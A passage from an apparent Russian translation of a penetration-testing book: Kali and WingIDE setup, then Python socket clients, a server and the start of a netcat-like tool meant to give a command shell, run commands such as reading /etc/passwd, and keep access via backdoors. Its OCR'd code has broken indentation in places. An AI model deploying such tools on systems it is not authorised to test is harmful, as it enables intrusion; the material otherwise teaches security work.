ГЛАВА 1. Настройка рабочего окружения

Это самая скучная, но очень важная часть книги, где мы рассмотрим настройку среды разработки на языке Python. Мы пройдем экспресс-курс по настройке виртуальной машины для Kali Linux и установке IDE, чтобы у вас было под рукой все, что нужно для разработки кода. Когда вы изучите эту главу, вы должны быть готовы поломать голову над упражнениями и примерами кода.

Прежде чем мы начнем, скачайте и установите VM Ware Player [1]. Я бы также посоветовал иметь наготове какую-нибудь виртуальную машину на Windows, в том числе Windows XP и Windows 7, желательно 32-битную в обоих случаях.

Установка Kali Linux

Kali — это последователь дистрибутива BackTrack Linux, разработанный Offensive Security специально для тестирований на проникновение. Он идет с целым рядом заранее установленных инструментов и основан на Debian Linux, поэтому вы сможете установить самые разные дополнительные инструменты и библиотеки.

Сначала скачиваем образ Kali VM по ссылке http://images.offensive-security.com/kali-linux-1.0.9-vm-i486.7z [2]. Разархивируем его. Имя пользователя по умолчанию *root,* пароль *toor.* После этого вы должны попасть прямо в среду рабочего стола, как показано на Рис. 1-1.

Рис. 1-1. Среда рабочего стола Kali Linux

Первое, что мы сделаем — убедимся, что у вас установлена правильная версия Python. В этой книге я описываю все действия для Python 2.7. В оболочке (**Applications — Accessories - Terminal**) выполните следующую команду:

```
root@kali:~# python --version
Python 2.7.3
root@kali:~#
```

Если вы скачали именно тот образ, который я рекомендовал выше, то Python 2.7 будет установлен автоматически. Обратите внимание, что использование другой версии Python может привести к ошибкам в коде, которые есть в этой книге. Я вас предупредил.

Теперь установим несколько полезных функций для пакета управления Python при помощи модуля `easy_install` и `pip`. Они очень похожи на менеджер пакетов `apt`, потому что они позволяют напрямую устанавливать библиотеки Python без ручного скачивания, распаковки и последующей установки. Давайте установим оба менеджера пакетов, выполнив следующие команды:

```
root@kali:~#: apt-get install python-setuptools python-pip
```

Когда пакеты будут установлены, мы можем провести быстрый тест и установить модуль, который нам потребуется в Главе 7, чтобы создать троян на базе GitHub. Введите в терминале следующую командную строку:

```
root@kali:~#: pip install github3.py
```

В терминале вы должны увидеть результат, указывающий на то, что библиотека скачивается и устанавливается.
Перейдите в оболочку Python и проверьте правильность установки:

```
root@kali:~#: python
Python 2.7.3 (default, Mar 14 2014, 11:57:14)
[GCC 4.7.2] on linux2
Введите "help", "copyright", "credits"или "license" для более подробной информации.
>>> import github3
>>> exit()
```

Если ваши результаты отличаются от того, что указано здесь, то в вашей рабочей среде Python неверная конфигурация. В этом случае, проверьте еще раз все шаги и убедитесь, что у вас стоит правильная версия Kali.

Имейте в виду, что для большинства примеров из этой книги, вы можете разработать свой код для разных рабочих сред, в том числе Mac, Linux и Windows. Некоторые главы ориентированы, преимущественно, на Windows, об этом я сообщаю в самом начале главы.

Итак, у нас установлена и настроена виртуальная машина, теперь давайте установим Python IDE (интегрированная среда разработки) для Python.

WingIDE

Обычно я не продвигаю никакие коммерческие программы, но WingIDE — это, действительно, лучшая IDE, которой я пользовался последние 7 лет. WingIDE имеет все базовые функции, такие как автозаполнение и объяснение параметров функций. Однако, что ее отличает от других IDE — возможность отладки. Я кратко расскажу о коммерческой версии WingIDE, но, конечно, вы можете выбрать для себя любую версию [3].

Найти WingIDE можно по ссылке http://www.wingware.com/, и я рекомендую вам установить пробную версию, чтобы вы смогли сами изучить все доступные функции в коммерческой версии.

Вы можете заниматься разработкой на любой платформе, но для начала лучше всего устанавливать WingIDE на виртуальной машине Kali. Если вы следовали всем моим предыдущим инструкциям, то теперь скачайте 32-битный `.deb` пакет для WingIDE и сохраните его в директорию пользователя. Затем переходите в терминал и запустите следующую команду:

```
root@kali:~# dpkg -i wingide5_5.0.9-1_i386.deb
```

После этого, у вас должна установиться WingIDE, как и запланировано. Если при установке возникли ошибки, то, возможно, есть какие-то неразрешимые зависимости. В этом случае, запустите:

```
root@kali:~# apt-get -f install
```

Все отсутствующие зависимости должны восстановиться, и WingIDE должен нормально установиться. Чтобы убедиться, что вы все правильно установили, посмотрите, есть ли у вас доступ, как показано на Рис. 1-2.



Рис. 1-2. Доступ к WingIDE из среды рабочего стола Kali.

Запустите WingIDE и откройте новый пустой файл Python. Быстро изучите основные полезные функции. Для новичков, экран будет выглядеть, как на Рис. 1-3, где область редактирования главного кода находится в верхней левой части экрана, а вкладки — внизу.



Рис. 1-3. Основная раскладка в окне WingIDE.

Давайте попробуем написать простой код, чтобы наглядно посмотреть на полезные функции WingIDE, в том числе вкладки Debug Probe и Stack Data. В редактор вбейте:

```
def sum(number_one,number_two):
number_one_int = convert_integer(number_one)
number_two_int = convert_integer(number_two)

result = number_one_int + number_two_int

return result

def convert_integer(number_string):

converted_integer = int(number_string)
return converted_integer

answer = sum("1","2")
```

Это очень надуманный пример, но он отлично демонстрирует то, насколько WingIDE может облегчить вам жизнь. Сохраните это под любым именем, нажмите на меню **Debug** и выберите опцию **Select Current as Main Debug File** (выбрать как главный файл отладки), как показано на Рис. 1-4.



Рис. 1-4. Настройка текущего скрипта Python для отладки.

Установите точку останова на строке кода:

```
return converted_integer
```

Это можно сделать, щелкнув на левое поле или нажав на клавишу F9. Вы увидите маленькую красную точку, которая появится на поле. Теперь запустите скрипт нажатием на клавишу F5 и в точке останова запуск должен остановиться. Нажмите на вкладку **Stack Data** и вы увидите экран, как на Рисунке 1-5.

Вкладка Stack Data показывает полезную информацию, такую как состояние локальной и глобальной переменных в момент установки точки останова. Это позволяет добиваться отладки более сложного кода, когда вам нужно проверить переменные во время выполнения для отслеживания багов. Если вы нажмете на выпадающий список, вы также увидите текущий стек вызовов, который покажет, какие функции вызвали функцию, в которой вы сейчас работаете. Посмотрите на Рис. 1-6, чтобы увидеть трассировку стека (stack trace).



Рис. 1-5. Стек после установки точки останова.



Рис. 1-6. Текущая трассировка стека.

Мы видим, что `convert_integer` был вызван функцией `sum` в строке 3 скрипта Python. Это очень полезно, если у вас есть вызовы рекурсивной функции или функция, которая вызывается из множества разных мест. Изучая Python, очень полезно научиться пользоваться вкладкой Stack Data!

Еще одна главная функция — это вкладка Debug Probe. Через эту вкладку вы можете перейти в оболочку Python, которая запущена в текущем контексте в тот момент, когда вы задавали точку останова. Это дает вам возможность проверять и модифицировать переменные, а также писать небольшие сниппеты кода, чтобы пробовать новые идеи или устранять проблемы. На Рис.1-7 показано, как можно проверять переменную `convert_integer` и изменять ее значение.



Рис. 1-7. Использование Debug Probe для проверки и модификации локальной переменной.

После того как вы сделали модификацию, вы можете возобновить выполнение скрипта, нажав F5. Хотя это очень простой пример, он наглядно демонстрирует некоторые полезные функции WingIDE для разработки и отладки скриптов на Python [4].

Это все, что нам нужно для того, чтобы начать разрабатывать код. Не забудьте, ваша виртуальная машина должна быть готова, когда в некоторых главах будут описываться действия для Windows. Конечно, использование «родного железа» также не должно представлять никаких проблем.

Ну что же, теперь перейдем к делу!

[1] Вы можете скачать VMWare Player по ссылке http://www.vmware.com/.

[2] Кликабельные ссылки из этой главы можно найти на http://nostarch.com/blackhatpython/.

[3] Для сравнения функций в разных версиях, перейдите по ссылке https://wingware.com/wingide/features/.

[4] Если вы уже используете IDE, которое имеет аналогичные характеристики, как у WingIDE, напишите мне на мою электронную почту или в Twitter. Я хочу об этом услышать!

Глава 2. Сеть: основы

Сеть всегда была и будет самой желанной областью для хакера. Имея доступ в сеть, открываются большие возможности, такие как сканирование хостов, внедрение пакетов, просмотр и анализ данных, удаленное использование хоста и многое другое. Но если вы взломщик, который уже смог пробраться в самые глубины, то вы можете оказаться в парадоксальной ситуации, а именно столкнуться с отсутствием инструментов для атаки на сеть. Нет netcat. Нет Wireshark. Нет компилятора и возможности его установить. Однако во многих случаях вы с удивлением обнаружите, что можно установить Python и именно отсюда все начинается.

В этой главе мы обсудим основы сетевой конфигурации Python, используя модуль `socket` [5]. Мы также создадим клиенты, сервера и TCP прокси- сервер. Затем мы превратим это все в нашу собственную netcat утилиту и завершим командной оболочкой. Эта глава является своего рода фундаментом для последующих глав, в которых мы будем создавать инструмент обнаружения хоста, внедрять кросс-платформенные снифферы и создавать модель трояна удаленного доступа. Давайте приступим.

Сетевое программирование на Python в одном параграфе

Программисты имеют в своем распоряжении сторонние инструменты для создания сетевых серверов и клиентов на Python, но ключевой модуль для всех этих инструментов — `socket`. Этот модуль имеет все необходимое для быстрого написания TCP и UDP клиентов и серверов, использования сырых сокетов и т. д. Для того чтобы взломать или не потерять доступ к целевой машине, этот модуль — все, что вам будет нужно. Давайте попробуем сначала создать простые клиенты и серверы: напишем самые распространенные сетевые скрипты.

TCP клиент

Несколько раз во время тестов на проникновением мне требовался TCP клиент, чтобы тестировать различные сервисы, проводить сборку мусора данных, случайное тестирование и ряд других задач. Если вы работаете в условиях крупного предприятия, то у вас не будет такой роскоши, как инструменты для сетевого программирования или компиляторы. Иногда вам даже будет не хватать абсолютно базовых функций, таких как копировать/вставить или установить соединение с Интернетом. Вот здесь и приходит на помощь TCP клиент. Но достаточно рассуждений, переходим к написанию кода. Это простой TCP клиен.

```
import socket

target_host = "www.google.com"
target_port = 80

# create a socket object
❶ client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# connect the client
❷ client.connect((target_host,target_port))

# send some data
❸ client.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

# receive some data
❹ response = client.recv(4096)

print response
```

Сначала мы создаем объект сокета при помощи параметров `AF_INET` и `SOCK_STREAM` ❶. Параметр `AF_INET` указывает, что мы будем использовать стандартный IPv4 адрес или имя хоста, а `SOCK_STREAM` указывает, что это будет TCP клиент. Затем мы соединяем клиент с сервером ❷ и посылаем некоторые данные ❸. Последний шаг — получение данных обратно и распечатка ответа ❹. Это простейшая форма TCP клиента, но именно ее вы будете писать чаще всего.

В сниппете кода выше мы делаем серьезные предположения о сокетах, о которых вам совершенно определенно нужно знать. Первое предположение заключается в том, что наше соединение всегда будет удачным, а второе — сервер всегда ожидает, что мы первые будет посылать данные (в отличие от серверов, которые первыми посылают данные и ждут вашего ответа). Наше третье предположение заключается в том, что сервер всегда всегда будет отсылать данные обратно своевременно. Мы сделали эти предположения для упрощения задачи. Программисты по-разному относятся к тому, как работать с блокирующими сокетами,исключениями и подобным, пентестеры очень редко занимаются этими тонкостями во время рекона и эксплуатации уязвимостей, поэтому мы опустим эти моменты в данной главе.

UDP клиент

UDP клиент в Python не сильно отличается от TCP клиента, и нам нужно внести всего два небольших изменения, чтобы отправить пакеты в форме UDP.

```
import socket

target_host = "127.0.0.1"
target_port = 80

# create a socket object
❶ client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# send some data
❷ client.sendto("AAABBBCCC",(target_host,target_port))

# receive some data
❸ data, addr = client.recvfrom(4096)

print data
```

Как видите, мы изменили тип сокета на `SOCK_DGRAM` ❶, создавая объект сокета. Следующий шаг — вызвать `sendto()` ❷, передать данные и отправить на нужный вам сервер. Так как UDP — это протокол без установления соединения, то мы не можем заранее вызвать `connect()`. Последний шаг - `recvfrom()` ❸. Он нужен, чтобы вернуть обратно данные UDP. Вы также заметите, что он возвращает как данные, так и детали удаленного хоста и порта.

Еще раз повторю, мы не ставим своей целью стать супер продвинутыми сетевыми программистами. Нам просто нужен быстрый, простой и надежный способ решать ежедневные хакерские задачи. Давайте теперь перейдем к созданию простых серверов.

TCP сервер

Создание TCP сервера на языке Python — так же просто, как и создание клиента. Возможно, вы захотите использовать свой собственный TCP сервер для написания командных оболочек или создания прокси (и тем, и другим мы займемся позже). Давайте начнем с создания стандартного многопоточного сервера. Быстро пишем код:

```
import socket
import threading

bind_ip = "0.0.0.0"
bind_port = 9999

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind((bind_ip,bind_port))

❷ server.listen(5)

print "[*] Listening on %s:%d" % (bind_ip,bind_port)

# this is our client-handling thread
❸ def handle_client(client_socket):

      # print out what the client sends
      request = client_socket.recv(1024)

       print "[*] Received: %s" % request

       # send back a packet
       client_socket.send("ACK!")

       client_socket.close()

while True:

❹      client,addr = server.accept()

      print "[*] Accepted connection from: %s:%d" % (addr[0],addr[1])


      # spin up our client thread to handle incoming data
❺     client_handler = threading.Thread(target=handle_client,args=(client,))
      client_handler.start()
```

Для начала мы передаем IP-адрес и порт, который сервер будет прослушивать ❶. Затем мы даем серверу задание начать прослушивание ❷ с максимальной очередью (backlog) соединений, заданной на 5. Затем мы запускаем главный цикл, где сервер будет ждать входящие соединения. Когда происходит соединение клиента ❹, мы получаем сокет клиента в переменной `client` и детали удаленного соединения в переменной `addr`. Затем мы создаем новый объект потока, который указывает на нашу функцию `handle_client` и передаем объект сокета как аргумент. Далее мы запускаем поток, чтобы установить соединение клиента ❺, и наш главный цикл готов к обработке другого входящего соединения. Функция `handle_client` ❸ выполняет `recv()` и затем отправляет простое сообщение обратно клиенту.

Если вы используете TCP клиент, который мы создали ранее, то вы можете передать тестовые

пакеты на сервер и сможете увидеть следующее:

```
[*] Listening on 0.0.0.0:9999
[*] Accepted connection from: 127.0.0.1:62512
[*] Received: ABCDEF
```

Вот и все! Довольно просто, но это очень полезная часть кода, который увеличится, когда мы будем создавать замену netcat и TCP прокси.

Замена Netcat

Netcat — это утилита, которая получила название «швейцарский нож». Неудивительно, что продуманные системные администраторы удаляют ее из своих систем. Я не раз сталкивался с тем, что на серверах не установлена netcat, но есть Python. В таких случаях, полезно создавать простой сетевой клиент и сервер, который вы будете использовать для отправки файлов или для работы прослушивателя, который даст доступ к командной строке. Если вы используете веб-приложение, то определенно стоит отказаться от обратного вызова на Python, чтобы получить доступ второй раз без удаления своих троянов и бэкдоров. К тому же, создание такого инструменты — это полезное упражнение, поэтому давайте начнем..

```
import sys
import socket
import getopt
import threading
import subprocess

# define some global  variables
listen                      =  False
command                     =  False
upload                      =  False
execute                     =  ""
target                      =  ""
upload_destination          =  ""
port                        =  0
```

Здесь мы просто импортируем все необходимые библиотеки и устанавливаем глобальные переменные. Пока ничего сложного.

А теперь давайте создадим нашу главную функцию, которая будет нести ответственность за управление аргументами командной строки и вызовы остальных функций.

```
❶ def usage():
          print "BHP Net Tool"
          print
          print "Usage: bhpnet.py -t target_host -p port"
          print "-l --listen                - listen on [host]:[port] for
                                             ncoming connections"
          print "-e --execute=file_to_run   - execute the given file upon
                                             receiving a connection"
          print "-c --command               - initialize a command shell"
          print "-u --upload=destination    - upon receiving connection upload a
                                             file and write to [destination]"
          print
          print
          print "Examples: "
          print "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"
          print "bhpnet.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe"
          print "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\""
          print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135"
          sys.exit(0)

defmain():
         global   listen
         global   port
         global   execute
```

```
 global   command
 global   upload_destination
 global   target

 if not len(sys.argv[1:]):
       usage()

# read the commandline options
```

```
❷ try:
             opts, args = getopt.getopt(sys.argv[1:],"hle:t:p:cu:",
             ["help","listen","execute","target","port","command","upload"])
except getopt.GetoptError as err:
              print str(err)
              usage()

for o,a in opts:
        if o in ("-h","--help"):
                  usage()
elif o in ("-l","--listen"):
                  listen = True
elif o in ("-e", "--execute"):
                  execute = a
elif o in ("-c", "--commandshell"):
                  command = True
elif o in ("-u", "--upload"):
                  upload_destination = a
elif o in ("-t", "--target"):
                  target = a
elif o in ("-p", "--port"):
                  port = int(a)
else:
                  assert False,"Unhandled Option"


# are we going to listen or just send data from stdin?
❸ if not listen and len(target) and port > 0:

          # read in the buffer from the commandline
          # this will block, so send CTRL-D if not sending input
          # to stdin
          buffer = sys.stdin.read()

          # send data off
          client_sender(buffer)

# we are going to listen and potentially
# upload things, execute commands, and drop a shell back
# depending on our command line options above
if listen:
❹         server_loop()

main()
```

Мы начинаем с чтения всех опций командной строки ❷ и задаем необходимые переменные, в зависимости от обнаруженных нами опций. Если любой из параметров командной строки не соответствует нашим критериям, то мы распечатываем полезную информацию ❶. В следующем блоке кода ❸, мы пытаемся имитировать netcat, чтобы считать данные из stdin и отправить их по сети. Если вы планируете отправлять данные интерактивно, вам потребуется запустить команду CTRL-D, чтобы обойти чтение из stdin. В последней части ❹, мы должны настроить прослушивающий сокет и обработать дальнейшие команды (загрузить файл, выполнить команду, запустить командную оболочку).

Теперь давайте испытаем некоторые функции и начнем мы с кода клиента. Добавьте следующий код выше нашей функции `main`.

```
def client_sender(buffer):
```

```
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:

   # connect to our target host
   client.connect((target,port))
```

```
❶      if len(buffer):
              client.send(buffer)
       while True:

              # now wait for data back
              recv_len = 1
              response = ""

❷             while recv_len:

             data = client.recv(4096)
             recv_len = len(data)
             response+= data

             if recv_len < 4096:
                     break

        print response,

❸      # wait for more input
       buffer = raw_input("")
       buffer += "\n"

      # send it off
      client.send(buffer)

except:

  print "[*] Exception! Exiting."

  # tear down the connection
  client.close()
```

